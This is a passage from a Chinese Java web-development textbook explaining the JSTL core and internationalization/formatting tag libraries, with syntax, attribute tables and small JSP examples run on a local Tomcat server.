</jsp:fallback>
```

体中嵌入的代码只有在客户端不支持该插件运行时才被执行。

8.3 JSP 中的标准标签库

JSTL 英文全称是“JSP Standard Tag Library”，即 JSP 标准标签库之意。它是一组类似于 HTML 的标签，使得读者即使不需要学习 Java 也可以编写动态 Web 页。

自从 2002 年中期发布后，它已成为 JSP 平台的一个标准组成部分。它是由 JCP（Java Commnunity Process）制定的标准规范。

JSTL 是建立在 JSP 上的某种 Custom Actions（自定义操作）或 Custom Tags（自定标签），表面看起来只是 JSP 一个插件，但事实上它也可以算是一种新的用于构建动态 Web 页的语言。

JSTL 提供 4 个主要的标签库：核心标签库、国际化（I18N）与格式化标签库、XML 标签库，以及 SQL 标签库，如图 8-1 所示。




图 8-1　JSTL 标准标签库

标准库由一组提供特定功能的任务组成。根据所需的功能可以将这些标签包括在 JSP 页面中。JSTL 标签库有两个版本：一种版本是使用表达式语言 EL（Expression Language）；另一种版本支持使用请求时表达式（request-time expressions）。用户可以灵活使用 JSTL 的这两种版本提供的标准标签。

JSTL 支持多种标签，在开发中常用的有以下 5 种标签，如表 8-1 所示。

表 8-1　JSTL 的标签库

功 能 范 围	URI	前　缀
核心标签库(Core)	http://java.sun.com/jsp/jstl/core	c
国际化/格式化标签库(i18n)	http://java.sun.com/jsp/jstl/fmt	fmt
数据库标签库(SQL)	http://java.sun.com/jsp/jstl/sql	sql
XML 标签库(XML)	http://java.sun.com/jsp/jstl/xml	x
Functions 标签库(Functions)	http://java.sun.com/jsp/jstl/functions	fn

8.3.1 核心标签库

核心标签库主要包括通用标签、条件标签、迭代标签和与 URL 相关的标签。通用标签用于操作 JSP 页面创建的范围变量。其中的条件标签用于对 JSP 页面中的代码进行条件判断和处理，而迭代标签用于循环遍历一个对象集合。

核心标签库中的各种标签如图 8-2 所示。

图 8-2 核心标签库

要在 JSP 页面中使用核心标签库，首先需要导入核心标签库的 URI，语法如下。

```
<%@ taglib uri="http://java.sun.com/jstl/core" prefix="c" %>
```

下面逐个介绍这些标签。

1. 通用标签

通用标签用于设置、删除和显示在 JSP 页面内创建的变量值，各种通用标签如图 8-3 所示。

图 8-3 通用标签

通用标签主要有 3 个。

（1）<c:out>：用来输出表达式的值，在不含标签体的情况，语法如下。

```
<c:out value="value" [escapeXml="{ true|false}"] [default="default value"]/>
```

在含有标签主体的情况，语法如下。

```
<c:out value="value" [escapeXml="{ true|false}"]>default value</c:out>
```

<c:out>含有的属性包括 value、escapeXml、default 等，对于这些属性的约束和说明如表 8-2 所示。

表 8-2 c:out 标签的属性

属 性 名	是否支持 EL	属性类型	描 述
value	true	Object	被计算的表达式
escapeXml	true	String	确定“>”、“<”、“&”、“‘”、““”在结果字符串中是否应该转换为相应的字符实体编码，默认值为 true
default	true	String	如果 value 属性的值为 null 将输出 default 的值，如果没有指定 default 值，将输出空字符串

下面代码演示了<c:out>的用法。

示例 8.8：<c:out>的用法

```
<%@page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<html>
<head>
<title>c:out 演示</title>
</head>
<body>
<c:out value="无标签主体的输出"/><br><br>
<!-- value 值为 NULL 时，默认值 -->
<c:out value="${name}">
value 值为 NULL 时，输出我
</c:out><br/>
<c:out value="<hr>原样输出 HTML 标签<hr>" escapeXml="true"/><br/>
<c:out value="<hr>转换 HTML 标签并输出<hr>" escapeXml="false"/><br>
 </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/c_out.jsp”，显示的结果如图 8-4 所示。

图 8-4　c:out 的用法

（2）<c:set>设置存储于各种域范围中的变量，如果该变量不存在，则创建它。<c:set>标签的语法格式比较丰富，有 4 种格式，创建的语法如下。

① 使用 value 属性设置指定域范围中的属性的值。

```
<c:set value="value" var="varName"
[scope="{page|request|session|application}"]>
```

② 使用 value 属性的值设置 target 对象的属性。

```
<c:set value="value" [scope="{page|request|session|application}"]>
body content
</c:set>
```

③ 使用标签体的内容设置指定域范围中属性的值。

```
<c:set value="value" target="target" property="propertyName"/>
```

④ 使用标签体的内容设置 target 对象的值。

```
<c:set target="target" property="propertyName">
body content
</c:set>
```

<c:set>含有的属性包括 value、var、scope、target、property 等，对于这些属性的约束和说明如表 8-3 所示。

表 8-3 c:set 标签属性表

属性名	是否支持 EL	属性类型	描　述
value	true	Object	被计算的表达式
var	false	String	标识属性值的变量，变量可以是表达式计算结果的任何类型
scope	false	String	变量的作用域
target	true	Object	要设置属性的对象，对象必须是 JavaBean 对象或 Map 对象
property	true	String	将要设置 target 对象的属性名

下面代码演示了<c:set>的用法。

示例 8.9：<c:set>的用法

```
<%@page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<html>
    <head>
        <title>c:set 用法</title>
    </head>
    <body>
        <c:set var="username" value="zhangsan"/>
        输出无标签体变量：<c:out value="${username}"/><br>
        <c:set var="hello" scope="session">
            body content
        </c:set>
        输出有标签体变量：<c:out value="${hello}"/><br>
        <jsp:useBean id="userbean" class="org.yg.bean.UserBean">
        </jsp:useBean>
        <c:set value="zhangsan" target="${userbean}" property="username"/>
        无标签体-输出设置 bean 中属性 name 的值：
        <c:out value="${userbean.username}"/><br>
        <c:set target="${userbean}" property="username">
            yg
        </c:set>
```

```
        有标签体-输出设置 bean 中属性 name 的值：
        <c:out value="${userbean.username}"/><br>
    </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/c_set.jsp”，显示的结果如图 8-5 所示。




图 8-5　c:set 的用法

（3）<c:remove>用于删除某种域范围内的变量，其语法如下。

```
<c:remove var="varName" [scope="{page|request|session|application}"] />
```

含有的属性包括 value、scope 等，对于这些属性的约束和说明如表 8-4 所示。

表 8-4　c:remove 标签属性表

属 性 名	是否支持 EL	属 性 类 型	描　　述
var	false	String	要移除的变量的名称
scope	false	String	var 在 JSP 页面中的范围，默认为 page

下面代码演示了<c:remove>的用法。

示例 8.10：<c:set>的用法

```
<%@ page language="java" import="java.util.*"
pageEncoding="utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<html>
    <head>
        <title>c:remove 用法</title>
    </head>

    <body>
    <c:set var="username" value="yg"/>
        输出无标签体变量：<c:out value="${username}"/><br>
        <c:remove var="username"/>
```

```
        输出执行 remove 命令后的变量：
        <c:out value="${username}">值为 NULL，执行此处</c:out><br>
    </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/c_remove.jsp”，执行的效果如图 8-6 所示。




图 8-6　c_remove.jsp 的执行效果

2．条件标签

JSTL 提供条件标签以支持 JSP 页面中的各种条件，条件标签如图 8-7 所示。




图 8-7　条件标签

常用的条件标签包括以下两种类型。

（1）<c:if>标签。

<c:if>标签用来做条件判断，功能类似于 JSP 中的<%if(boolean){}%>，我们将从语法、属性和用法上来了解它的相关用法。

❑ **语法**：在没有标签体的情况下，语法如下。

```
<c:if test="testCondition" var="varName"
[scope="{page|request|session|application}"]/>
```

有标签体的情况下，语法如下。

```
<c:if test="testCondition" [var="varName"]
[scope="{page|request|session|application}"]>
Body content
</c:if>
```

❑ 属性。

<c:if>含有的属性包括 test、var、scope 等，对于这些属性的约束和说明如表 8-5 所示。

❑ 用法。

<c:if>标签也属于 core 标签库中的标签，也必须在使用前引入 core 标签声明。下面通过一个示例来演示<c:if>标签的用法。

表 8-5　c:if 标签的属性

属 性 名	是否支持 EL	属性类型	描　　述
test	true	boolean	决定是否处理标签体的内容
var	false	String	标识 test 属性包含的条件表达式计算的结果变量，表达式的值为布尔类型
scope	false	String	var 在 JSP 页面中的范围，默认为 page

下面代码演示了<c:if>的用法。

示例 8.11：<c:if>的用法

```
<%@ page contentType="text/html;charset=utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<html>
    <head>
        <title>JSTL_c_if</title>
    </head>
    <body>
    <c:set var="num" value="1"/>
    <c:if test="${num==1}">
        条件成立，执行此处
    </c:if>
    </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/c_if.jsp”，执行的效果如图 8-8 所示。




图 8-8　c:if 标签的用法

对于判断标签的 test 属性，可以使用一些关系操作符，如==、!=、<、>、<=、>=等，也可以将这些关系操作符用 eq、ne、lt、le、gt、ge 取代。

（2）<c:choose>标签。

<c:choose>标签用于提供条件选择的上下文，它必须与<c:when>和<c:otherwise>标签一起使用。使用<c:choose>、<c:when>和<c:otherwise>三个标签，可以构造复杂的“if-else-else”条件判断结构。如果<c:choose>标签内嵌套一个<c:when>标签和<c:otherwise>标签，就相当于“if-else”的条件判断结构。

<c:choose>是作为<c:when>和<c:otherwise>的父标签使用的，除了空白字符外，<c:choose>的标签体只能包含这两个标签。<c:choose>标签没有任何属性，在它的标签体内只能嵌套一个或多个<c:when>标签和 0 个或 1 个<c:otherwise>标签，并且所有的<c:when>标签必须出现在同一个<c:choose>标签的<c:otherwise>子标签之前。

<c:when>作为<c:choose>的子标签，<c:when>有一个 test 属性，该属性的值为布尔型，如果 test 的值为 true，则执行<c:when>标签体的内容。

<c:otherwise>标签没有属性，它必须作为<c:choose>标签的最后分支出现。

❑ **语法。**

<c:choose>的语法格式如下。

```
<c:choose>
    body content(<c:when> and <c:otherwise>)
</c:choose>
```

<c:when>的语法格式如下。

```
<c:when test="testCondition">
    body content
</c:when>
```

<c:otherwise>的语法格式如下。

```
<c:otherwise>
    conditional block
</c:otherwise>
```

❑ **属性。**

<c:choose>仅含有 test 属性，对它的说明如表 8-6 所示。

表 8-6　c:choose 标签的属性

属 性 名	是否支持 EL	属 性 类 型	描　　述
test	true	boolean	决定是否处理标签体的内容

❑ **用法。**

下面代码演示了<c:choose>的用法。

示例 8.12：<c:choose>的用法

```
<%@ page contentType="text/html;charset=utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
```

```
<html>
    <head>
        <title>c:choose 用法</title>
    </head>

    <body>
    <c:set var="score" value="99"/>
    //可以把此部分用 if-else 来替换
    <c:choose>
        <c:when test="${score>90}">
            成绩优秀!
        </c:when>
        <c:when test="${score>80&&score<90}">
            成绩优良!
        </c:when>
        <c:when test="${score>70&&score<80}">
            成绩一般!
        </c:when>
        <c:otherwise>成绩较差! </c:otherwise>
    </c:choose>
    </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/c_choose.jsp”，执行的效果如图 8-9 所示。

图 8-9　c:choose 标签用法

3. 迭代标签

迭代标签用于多次计算标签的标签体。各种迭代标签如图 8-10 所示。




图 8-10　迭代标签

迭代标签主要有<c:forEach>和<c:forTokens>。

（1）<c:forEach>标签。

<c:forEach>标签用于对包含了多个对象的集合进行迭代，重复执行它的标签体，或者重复迭代固定的次数。

❑ **语法。**

对包含了多个对象的集合进行迭代。

```
<c:forEach [var="varName"] items="collection" [varStatus="varStatusName"]
  [begin="begin"] [end="end"] [step="step"]>
    body content
</c:forEach>
```

迭代固定的次数。

```
<c:forEach [var="varName"] [varStatus="varStatusName"]
  begin="begin" end="end" [step="step"]>
    body content
</c:forEach>
```

❑ **属性。**

<c:forEach>含有的属性包括 var、items、varStatus、begin、end、step 等，对于这些属性的约束和说明，如表 8-7 所示。

表 8-7　c:forEach 标签的属性

属性名	是否支持EL	属 性 类 型	描　　述
var	false	String	决定是否处理标签体的内容
items	true	数组、字符串和各种集合类型	将要迭代的集合对象
varStatus	false	String	迭代的状态，可以获得迭代自身的信息
begin	true	int	如果指定 begin 属性，就从 item 的下标为 begin 的位置开始迭代，如果没有指定 begin 属性，将从 0 下标开始迭代
end	true	int	如果指定 end 属性，就在 item 的下标为 end 的位置结束迭代，如果没有指定 end 属性，将迭代到最后位置
step	true	int	迭代的步长，默认的步长是 1，相当于 for(int ; ; step)语句

下面代码演示了<c:forEach>的用法。

示例 8.13：<c:forEach>的用法

```
<%@ page contentType="text/html;charset=utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c"%>
<html>
    <head>
        <title>c:forEach 用法</title>
    </head>
    <body>
        循环输出 1-9 之间的数字:
        <c:forEach var="item" begin="1" end="9">
            <c:out value="${item}" />
```

```
        </c:forEach>
        <br>
        循环输出 1-9 之间的数字,步长 2:
        <c:forEach var="item" begin="1" end="9" step="2">
            <c:out value='${item}' />
        </c:forEach>
        <br>
        forEach 遍历字符串:
        <c:forEach items="zhangsan,lisi,wangwu,linlin" var="item">
            <c:out value="${item}" />
        </c:forEach>
        <br>
    </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/c_forEach.jsp”，执行的效果如图 8-11 所示。




图 8-11　c:forEach 的用法

① 当 begin 超过 end 时将会产生空的结果。
② 当 begin 虽然小于 end，但是两者都大过容器的大小时，将不会输出任何东西。
③ 如果只有 end 的值超过集合对象的大小，则输出就和没有设定 end 的情况相同。
④ <c:forEach>并不只是用来浏览集合对象而已，items 并不是一定要有的属性，但是当没有使用 items 属性时，就一定要使用 begin 和 end 这两个属性。

（2）<c:forTokens>标签。

<c:forTokens>标签用来浏览一字符串中所有的成员，其成员是由定义符号(Delimiters)所分隔的。我们将从语法、属性、用法三个方面来熟悉此标签的应用。

❑ **语法。**

<c:forTokens>标签的语法如下。

```
<c:forTokens items="StringOfTokens" delims="delimiters"
 [var="varName"] [varStatus="varStatusName"] [begin="begin"]
 [end="end"] [step="step"]>
```

```
body content
</c:forTokens>
```

❑ 属性。

<c:forToken>含有的属性包括 var、items、delims、varStatus、begin、end、step 等，对于这些属性的约束和说明如表 8-8 所示。

表 8-8　c:forToken 标签的属性

属 性 名	是否支持 EL	属性类型	描　　述
var	false	String	决定是否处理标签体的内容
items	true	String	将要迭代的 String 对象
delims	true	String	指定分隔字符串的分隔符
varStatus	false	String	迭代的状态，可以获得迭代自身的信息
begin	true	int	如果指定 begin 属性，就从 item 的下标为 begin 的位置开始迭代，如果没有指定 begin 属性，将从 0 下标开始迭代
end	true	int	如果指定 end 属性，就在 item 的下标为 end 的位置结束迭代，如果没有指定 end 属性，将迭代到最后位置
step	true	int	迭代的步长，默认的步长是 1，相当于 for(int ; ; step)语句

❑ 用法。

<c:forTokens>标签属于 Core 标签库中的标签，在使用前须引入 Core 标签声明。下面通过一个示例来演示<c:forTokens>标签的使用。

下面代码演示了<c:forTokens>的用法。

示例 8.14：<c:forTokens>的用法

```
<%@ page contentType="text/html; charset=utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c"%>
<html>
    <head>
        <title>JSTL_c_forTokens</title>
    </head>
    <body>
        forTokens 遍历字符串：
        <c:forTokens items="zhangsan,lisi|wangwu|linlin" delims=",||"
        var="item">
        <c:out value='${item}' />
            </c:forTokens>
        <br>
        forTokens 遍历字符串：
        <c:forTokens items="( zhangsan lisi linlin)----( wangwu)" delims=
        "()" var="item">
            <c:out value="${item}" />
        </c:forTokens>
        <br>
    </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/c_forTokens.jsp”，执行的

效果如图 8-12 所示。




图 8-12　c:forTokens 的用法

8.3.2　国际化与格式化标签库

国际化（I18N）与格式化标签库可用于创建国际化的 Web 应用程序，它们对数字和日期时间的输出进行了标准化。国际化的应用程序支持多种语言。

JSTL 的国际化/格式化标签库功能也较强大，在项目开发中，也较为常用，所以本小节就从实用的角度简要讲解这个标签库中相关标签的用法。

1．国际化标签介绍

首先应当了解什么是国际化。国际化的含义是指将应用程序中那些随着地理区域的不同而不同的东西确定下来，并提供一些方法，使得在应用程序中可以根据情况使用这些东西的不同版本，而不是使用硬编码的值。“国际化”的英语单词是“internationalization”，一般将其缩写为 I18N，I18N 意思是以 I 开头，中间有 18 个字母，并以一个 n 结尾。国际化(I18N)与格式化标签可用于创建国际化的 Web 应用程序，它们可以对数字和日期时间进行标准化。国际化的应用程序支持多种语言。与前面的核心标签一样，在使用标签前需要先导入标签库，在 JSP 页面中导入国际化标签库的语法如下。

```
<%@ taglib uri=" http://java.sun.com/jsp/jstl/fmt" prefix="fmt"%>
```

I18N 与格式化标签库中的标签如图 8-13 所示。




图 8-13　I18N 与格式化标签库

❑ <fmt:setLocale>：指定 Locale 环境。

❑ <fmt:bundle>：指定消息资源使用的文件。

❑ <fmt:setBundle>：设置消息资源文件。

❑ <fmt:message>：显示消息资源文件中指定 key 的消息，支持带参数消息。

下面分别讲解以上标签的具体用法。

（1）<fmt:setLocale>。

此标签用于设置语言环境，并将指定的 Locale 保存到 javax.servlet.jsp.jstl.fmt.locale 配置变量中。

❑ **语法**。

<fmt:setLocale>标签的语法如下。

```
<fmt:setLocale value="locale" [varian="varian"]
  [scope="{page|request|session|application}"]/>
```

❑ **属性**。

<fmt:setLocale>含有的属性包括 value、variant、scope 等，对于这些属性的约束和说明如表 8-9 所示。

表 8-9　fmt:setLocale 标签的属性

属性名	是否支持 EL	属 性 类 型	描　　述
value	true	String 或 java.util.Locale	语言和地区代码，语言和地区代码必须以(_)或(-)分隔
variant	true	String	供应商或浏览器的代码
scope	false	String	变量的作用域，默认为 page

例如：设置本地环境为简体中文。

```
<fmt:setLocale value="zh_CN"/>
```

（2）<fmt:bundle>

<fmt:bundle>标签用于资源配置文件的绑定。下面从语法、属性、用法三个方面来简要介绍此标签。

❑ **语法**。

<fmt:bundle>标签的语法如下。

```
<fmt:bundle baseName="baseName" [prefix="prefix"]>
body content
</fmt:bundle>
```

❑ **属性**。

<fmt:bundle>含有的属性包括 baseName、prefix 等，对于这些属性的约束和说明如表 8-10 所示。

表 8-10　fmt:bundle 标签的属性

属 性 名	是否支持 EL	属性类型	描　　述
BaseName	true	String	资源包的基名
Prefix	true	String	指定在嵌套的<fmt:message>标签消息键前要添加的前缀

<fmt:bundle>标签的用法如下：

```
<fmt:bundle basename="labels">
...
</fmt:bundle>
```

使用此标签时，把所有需要实现国际化功能的代码都置于<fmt:bundle>之中。

（3）<fmt:setBundle>

<fmt:setBundle>标签用于创建一个 i18n 本地上下文环境，将它保存到范围变量中或保存到 javax.servlet.jsp.jstl.fmt.localizationContext 变量中。

❑ **语法。**

<fmt:setBundle>标签的语法如下。

```
<fmt:setBundle baseName="baseName" [var="varName"]
[scope="{page|request|session|application}"]/>
```

❑ **属性。**

<fmt:setBundle>标签含有的属性包括 baseName、var、scope 等，对于这些属性的约束和说明如表 8-11 所示。

表 8-11　fmt:setBundle 标签的属性

属 性 名	是否支持 EL	属 性 类 型	描　　述
baseName	true	String	资源包的基名
var	false	String	标识创建的连接的变量
scope	false	String	变量的作用域，默认为 page

<fmt:bundle>标签将资源配置文件绑定于它的标签体中显示，<fmt:setBundle>标签则允许将资源配置文件保存为一个变量，在之后的工作可以根据该变量进行调用。

下面的两行代码将会查找一个名为 labels_zh_CN.properties 的资源配置文件，来作为显示的 Resource 绑定。

```
<fmt:setLocale value="zh_CN"/>
<fmt:setBundle basename="labels" var="applicationBundle"/>
```

（4）<fmt:message>

<fmt:message>从资源文件中查找一个指定键的值，用于显示本地化的消息。下面从语法、属性等方面来简要介绍此标签。

❑ **语法。**

没有标签体，语法如下。

```
<fmt:message key="messageKey"
  [bundle="resourceBundle"]
  [var="varName"]
  [scope="{page|request|session|application}"]/>
```

有标签体，在标签体中指定消息参数，语法如下。

```
<fmt:message key="messageKey"
 [bundle="resourceBundle"]
 [var="varName"]
 [scope="{page|request|session|application}"]>
    <fmt:param>subtags
</fmt:message>
```

有标签体，在标签体中指定键和可选的消息参数，语法如下。

```
<fmt:message [bundle="resourceBundle"]
 [var="varName"]
 [scope="{page|request|session|application}"]>
    key optional<fmt:param>subtags
</fmt:message>
```

❑ **属性。**

<fmt:message>含有的属性包括 key、bundle、var、scope 等，对于这些属性的约束和说明如表 8-12 所示。

表 8-12　fmt:message 标签的属性

属 性 名	是否支持 EL	属 性 类 型	描　　述
key	true	String	要查询的消息的关键字
bundle	true	LocalizationContext	使用的资源包
var	false	String	标识本地化消息的变量
scope	false	String	变量的作用域，默认为 page

2．格式化标签

JSTL 中的格式化标签主要有<fmt:timeZone>、<fmt:setTimeZone>、<fmt:formatNumber>、<fmt:parseNumber>、<fmt:formatDate>和<fmt:parseDate>。

它们的含义如下。

❑ <fmt: timeZone>：解析时间。

❑ <fmt: setTimeZone>：设置时区。

❑ <fmt: formatNumber>：格式化数字。

❑ <fmt: parseNumber>：解析一个数字，并将结果作为 Number 类的实例返回。

❑ <fmt: formatDate>：标签将日期和时间格式化为本地的格式。

❑ <fmt: parseDate>：用于将日期或时间的字符串解析为 Date 对象。

下面分别讲解以上标签的具体用法。

（1）<fmt:timeZone>

在地理上，地球被划分为 24 个时区，中国北京时间属于东八区，乌鲁木齐时间属于

东六区，而程序中对于时间的默认实现是以伦敦时间为标准，这样就产生了 8 个小时的时差，所以为了使程序更加通用，时区问题也是国际化考虑的一个重要因素，在 JSTL 中使用<fmt:timeZone>标签可以很容易解决这个问题，<fmt:timeZone>通过指定的时区对时间信息进行格式化或者解析。

❑ **语法。**

<fmt:timeZone>标签的语法如下。

```
<fmt:timeZone value="timeZone">
    body content
</fmt:timeZone>
```

❑ **属性。**

<fmt:timeZone>仅含 value 属性，对它的说明如表 8-13 所示。

表 8-13　fmt:timeZone 标签的属性

属 性 名	是否支持 EL	属 性 类 型	描　　述
value	true	String 或 java.util.TimeZone	时区信息

（2）<fmt:setTimeZone>

<fmt:setTimeZone>标签用于设置时区，并将设置的时区保存在指定的域范围的属性变量中，或保存在配置变量 javax.servlet.jsp.jstl.fmt.timeZone 中。

❑ **语法。**

<fmt:setTimeZone>标签的语法如下。

```
<fmt:setTimeZone value="timeZone" var="varName"
[scope="{page|request|session|application}"] />
```

❑ **属性。**

<fmt:setTimeZone>标签仅含有 value 属性，对它的说明如表 8-14 所示。

表 8-14　fmt:setTimeZone 标签的属性

属 性 名	是否支持 EL	属 性 类 型	描　　述
value	true	String 或 java.util.TimeZone	时区信息
var	false	String	保存了时区的变量
scope	false	String	var 在 JSP 页面中的范围，默认为 page

这两组标签都用于设定一个时区。不同的是，<fmt:timeZone>标签将使得在其标签体内的工作可以使用该时区设置，<fmt:set timeZone>标签则允许将时区设置保存为一个变量，在之后的工作可以根据该变量来进行。

（3）<fmt:formatNumber>

<fmt:formatNumber>标签主要按照区域或定制的方式将数字的值格式化为数字、货币或百分数。

❑ **语法。**

没有标签体，语法如下所示。

```
<fmt:formatNumber value="numericValue"
 [type="{number|currency|percent}"]
 [pattern="customPattern"]
 [currencyCode="currencyCode"]
 [currencySymbol="currencySymbol"]
 [groupingUsed="{true|false}"]
 [maxIntegerDigits="maxIntegerDigits"]
 [minIntegerDigits="minIntegerDigits"]
 [maxFractionDigits="maxFractionDigits"]
 [minFractionDigits="minFractionDigits"]
 [var="varName"]
 [scope="{page|request|session|application}"]/>
```

有标签体，标签体内指定要被格式化的数字，语法如下所示。

```
<fmt:formatNumber
 [type="{number|currency|percent}"]
 [pattern="customPattern"]
 [currencyCode="currencyCode"]
 [currencySymbol="currencySymbol"]
 [groupingUsed="{true|false}"]
 [maxIntegerDigits="maxIntegerDigits"]
 [minIntegerDigits="minIntegerDigits"]
 [maxFractionDigits="maxFractionDigits"]
 [minFractionDigits="minFractionDigits"]
 [var="varName"]
 [scope="{page|request|session|application}"]>
    numeric value to be formatted
</fmt:formatNumber>
```

❑ **属性。**

在<fmt:formatNumber>标签中含有 value、type、pattern、currencyCode、currencySymbol、groupingUsed、maxIntegerDigits、minIntegerDigits、var、scope 等属性，对它们的说明如表 8-15 所示。

表 8-15　fmt:formatNumber 标签的属性

属 性 名	是否支持 EL	属 性 类 型	描　　述
value	true	String 或者 Number	要格式化的数字
type	true	String	指定按什么类型（数字、货币、百分数）格式化。默认为 number
pattern	true	String	自定义的格式化形式
currencyCode	true	String	ISO4217 货币代码，只可用于格式化货币
currencySymbol	true	String	货币符号，如$，只可用于格式化货币
